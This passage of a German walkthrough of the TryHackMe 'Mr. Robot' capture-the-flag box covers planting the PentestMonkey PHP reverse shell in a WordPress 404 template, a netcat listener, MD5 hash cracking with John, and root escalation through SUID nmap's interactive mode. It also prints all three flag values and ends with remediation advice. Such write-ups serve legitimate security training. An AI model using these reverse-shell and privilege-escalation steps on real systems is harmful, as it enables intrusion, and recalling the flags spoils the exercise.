
- Suchen Sie unter den aktiven Theme-Vorlagen (normalerweise Twenty Fifteen), das 404 Template (
404.php).
-
Wir werden die standardmäßige
404.php-Vorlage durch ein benutzerdefiniertes PHP-Reverse-Shell-Skript ersetzen. Hierzu können wir die weit verbreitete PentestMonkey PHP Reverse Shell verwenden. -
Laden Sie das Skript herunter und passen Sie die Konfigurationsvariablen (
$ipund$port) so an, dass sie auf die lokale IP-Adresse Ihrer Kali-Linux-Maschine (die Ihremtun0-Interface zugewiesen ist) und einen Port Ihrer Wahl (z. B.1234) verweisen:$ip = '10.10.x.x'; // Ändern Sie dies in Ihre Kali-IP (tun0) $port = 1234; // Ihr lokaler Listening-Port -
Kopieren Sie den aktualisierten Code und fügen Sie ihn vollständig in den WordPress-Editor ein, um den ursprünglichen Inhalt von
404.phpzu überschreiben. Klicken Sie auf Update File (Datei aktualisieren), um die Änderungen zu speichern.
Wichtig: Stellen Sie sicher, dass Sie Ihre genaue lokale IP-Adresse über das
tun0-Interface mit dem Befehlip aoderifconfigin Kali abrufen, bevor Sie die Payload einrichten.
Einrichten eines Netcat-Listeners
Bevor wir unsere Payload auslösen, müssen wir einen lokalen Port-Listener auf unserer Kali-Maschine einrichten, um die eingehende Verbindung abzufangen:

nc -nlvp 1234Auslösen der Reverse Shell
Um unseren eingeschleusten PHP-Code auszuführen, rufen wir eine 404-Seite auf, indem wir zu einer nicht existierenden Seite navigieren oder die modifizierte Template-URL direkt aufrufen:
curl -s http://<TARGET_IP>/wp-content/themes/twentyfifteen/404.phpAlternativ löst auch der einfache Besuch von http://<TARGET_IP>/doesnotexist im Browser das Template aus. Ein Blick zurück auf unser Terminal zeigt, dass der Netcat-Listener die Verbindung erfolgreich abfängt und uns eine Shell bereitstellt:
Phase 6: Lokale Enumeration & Standorterweiterung (User Escalation)
Unsere Reverse Shell liefert uns zwar eine Verbindung, diese ist jedoch stark eingeschränkt. Eine Überprüfung unserer aktuellen Berechtigungen zeigt, dass wir als Dienstkonto mit niedrigen Privilegien ausgeführt werden:
$ whoami
daemon
Stabilisierung der Shell (TTY-Spawning)
Standard-Reverse-Shells, die über Netcat abgefangen werden, sind einfache, eingeschränkte Shells, denen grundlegende Funktionen wie Befehlshistorie, Tab-Vervollständigung oder Jobsteuerung fehlen. Zudem schlagen Befehle wie su oder sudo in ihnen fehl. Wir überprüfen, ob Python auf dem Host installiert ist, um eine voll interaktive TTY-Shell zu erzeugen:
$ which python
/usr/bin/python
Da Python verfügbar ist, erzeugen wir mithilfe des pty-Moduls eine interaktive Bash-Sitzung:
python -c 'import pty; pty.spawn("/bin/bash")'Dies aktualisiert unsere Sitzung auf eine voll interaktive TTY-Shell, die es uns ermöglicht, komplexere Systembefehle auszuführen.
Untersuchung des Home-Verzeichnisses
Wir listen den Inhalt des /home-Verzeichnisses auf, um gültige Systembenutzer zu finden:
ls -la /home
# Die Ausgabe zeigt einen Benutzer namens 'robot'
Eine Untersuchung des Verzeichnisses /home/robot bringt zwei kritische Dateien zum Vorschein:
$ ls -l /home/robot
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
Wir sehen, dass key-2-of-3.txt unser zweites Flag enthält, aber restriktive Nur-Lese-Berechtigungen (-r--------) besitzt und sich exklusiv im Besitz des Benutzers robot befindet. Die zweite Datei password.raw-md5 ist jedoch für alle Benutzer lesbar:
$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
Dies liefert uns den MD5-Passworthash für den Benutzer robot.
Knacken des MD5-Passworthashes
Der Hash c3fcd3d76192e4007dfb496cca67e13b ist eine ungesalzene (unsalted) MD5-Darstellung des Passworts. Da MD5 kryptografisch schwach ist, können wir diesen Hash leicht zurückentwickeln oder knacken. Wir können dafür eine Online-MD5-Datenbankabfrage (wie Gromweb oder CrackStation) nutzen oder ihn lokal mit Hashcat oder John the Ripper knacken:
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txtDer Hash lässt sich in folgenden Klartext-Wert entschlüsseln:
abcdefghijklmnopqrstuvwxyz
- Benutzername:
robot - Passwort:
abcdefghijklmnopqrstuvwxyz
Wechseln zum Benutzer Robot
Jetzt können wir unsere Privilegien lokal vom niedrig privilegierten Benutzer daemon auf den Benutzer robot eskalieren, indem wir uns mit unseren neu geknackten Anmeldedaten authentifizieren:
$ su - robot
Password: abcdefghijklmnopqrstuvwxyz
robot@mercury:~$ whoami
robot
Abrufen von Key #2
Mit unseren neuen Benutzerrechten können wir nun das zweite Flag auslesen:
robot@mercury:~$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
Key #2 gesichert: 822c73956184f694993bede3eb39f959
Phase 7: Root-Privilegienerweiterung (Root Privilege Escalation)
Da wir zwei von drei Keys gesichert haben, besteht unser letztes Ziel darin, unsere Berechtigungen auf root zu erweitern und den dritten Key abzurufen, der normalweise im Verzeichnis /root gespeichert ist.
Überprüfung der Sudo-Berechtigungen
Zuerst prüfen wir, ob der Benutzer robot administrative Berechtigungen über sudo besitzt:
robot@mercury:~$ sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz
Sorry, user robot may not run sudo on linux.
Der Benutzer ist nicht Teil der Sudoers-Gruppe. Daher müssen wir einen alternativen Vektor zur Privilegienerweiterung finden.
Identifizierung von SUID-Binaries
Ein häufiger Vektor für die lokale Privilegienerweiterung unter Linux ist das Ausnutzen falsch konfigurierter Binärdateien, bei denen das SUID-Bit (Set Owner User ID) gesetzt ist. Wenn eine Binärdatei mit gesetztem SUID-Bit ausgeführt wird, läuft sie mit den Berechtigungen des Dateibesitzers (in diesem Fall root) und nicht mit denen des ausführenden Benutzers.
Wir durchsuchen das gesamte Dateisystem nach SUID-Binärdateien, die root gehören:
find / -user root -perm -4000 -print 2>/dev/nullAusgabe
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
Die Auflistung zeigt einen höchst ungewöhnlichen Eintrag: /usr/local/bin/nmap.
Ausnutzen von SUID Nmap (Interaktiver Modus)
Wir überprüfen die Berechtigungen und die Version der Nmap-Binärdatei:
$ ls -l /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
Das s im Berechtigungsblock des Besitzers (-rwsr-xr-x) bestätigt, dass das SUID-Bit gesetzt ist und die Datei root gehört. Als Nächstes überprüfen wir die Version von Nmap:
$ /usr/local/bin/nmap --version
nmap version 3.81 ( http://www.insecure.org/nmap/ )
Nmap läuft in der Version 3.81. Ältere Versionen von Nmap (speziell die Versionen zwischen 2.02 und 5.21) enthalten einen interaktiven Modus, der es Benutzern ermöglichen soll, Befehle und Skripte in einer interaktiven Umgebung auszuführen. Da die Binärdatei aufgrund der SUID-Konfiguration mit Root-Rechten läuft, wird unsere Sitzung durch das Starten einer Shell aus dieser interaktiven Konsole direkt auf root erweitert.
-
Nmap im interaktiven Modus starten:
/usr/local/bin/nmap --interactive -
Innerhalb der interaktiven Eingabeaufforderung starten wir eine ausbrechende Shell (Escaping Shell) mithilfe des Ausrufezeichens
!als Präfix:nmap> !sh -
Überprüfung unserer neuen Berechtigungen:
# whoami
root
Wir haben alle Systembeschränkungen erfolgreich umgangen und arbeiten nun mit vollständigen administrativen Root-Rechten.
Abrufen von Key #3
Wir wechseln in das Verzeichnis /root und suchen nach dem letzten Flag:
# ls -la /root
total 28
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Nov 13  2015 ..
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
Wir lesen den Inhalt der letzten Textdatei aus:
# cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
Key #3 gesichert: 04787ddef27c3dee1ee161b21670b4e4
Fazit & Sicherheitsempfehlungen
Der TryHackMe Mr. Robot CTF ist ein hervorragendes Beispiel für eine mehrstufige Systemkompromittierung. Er zeigt eindrucksvoll, wie einfache, kleinere Schwachstellen und Fehlkonfigurationen – wie ein frei zugänglicher Base64-String, schwaches Passwort-Hashing, veraltete Software und SUID-Berechtigungen – in einer vollständigen Übernahme des Servers münden können.
Richtlinien zur Behebung (Remediation Guidelines)
- Bereinigung des Web-Roots und der Berechtigungen: Sensible Dateien (wie
.dic-Wortlisten oder benutzerdefinierte Textdateien) sollten niemals über den öffentlich zugänglichen Web-Root erreichbar sein. Die Konfiguration der/robots.txtdarf keine aktiven System-Assets oder Anmeldedaten preisgeben. - Ausmusterung veralteter CMS-Versionen: Veraltete Softwarepakete wie WordPress 4.3.1 sind extrem anfällig. Aktualisieren Sie alle Webanwendungen, Plug-ins und Kern-CMS-Systeme auf die neuesten stabilen Patches.
- Überprüfung von SUID-Konfigurationen: Scannen Sie Systeme regelmäßig nach SUID/SGID-Binärdateien. Mächtige Ausführungswerkzeuge wie Nmap, Compiler oder Texteditoren dürfen nicht mit SUID-Berechtigungen konfiguriert werden. Wenn für bestimmte Aufgaben eine Ausführung als Root erforderlich ist, sollten die Berechtigungen über sorgfältig ausgearbeitete Regeln in
/etc/sudoersstreng kontrolliert werden. - Implementierung robuster Passwortrichtlinien: Vermeiden Sie Klartextverweise auf Anmeldedaten oder standardmäßige MD5-Hashing-Verfahren. Schützen Sie alle Anmeldedaten mit starken, gesalzenen (salted) und modernen Hashing-Algorithmen (z. B. bcrypt, Argon2).
Rückblickendes Flag-Register (Flag Ledger)
Hier ist die endgültige Liste der während der Kompromittierung abgerufenen Keys:
| Frage / Fundort des Keys | Ermittelter Hash |
|---|---|
Key #1 (aus /robots.txt / Webserver-Root) | 073403c8a58a1f80d943455fb30724b9 |
Key #2 (aus /home/robot/key-2-of-3.txt) | 822c73956184f694993bede3eb39f959 |
Key #3 (aus /root/key-3-of-3.txt) | 04787ddef27c3dee1ee161b21670b4e4 |
Dieses Walkthrough dient ausschließlich zu Bildungszwecken und soll zeigen, wie wichtig eine sichere Systemkonfiguration, robuste Zugriffskontrollen und ein proaktives Patch-Management sind.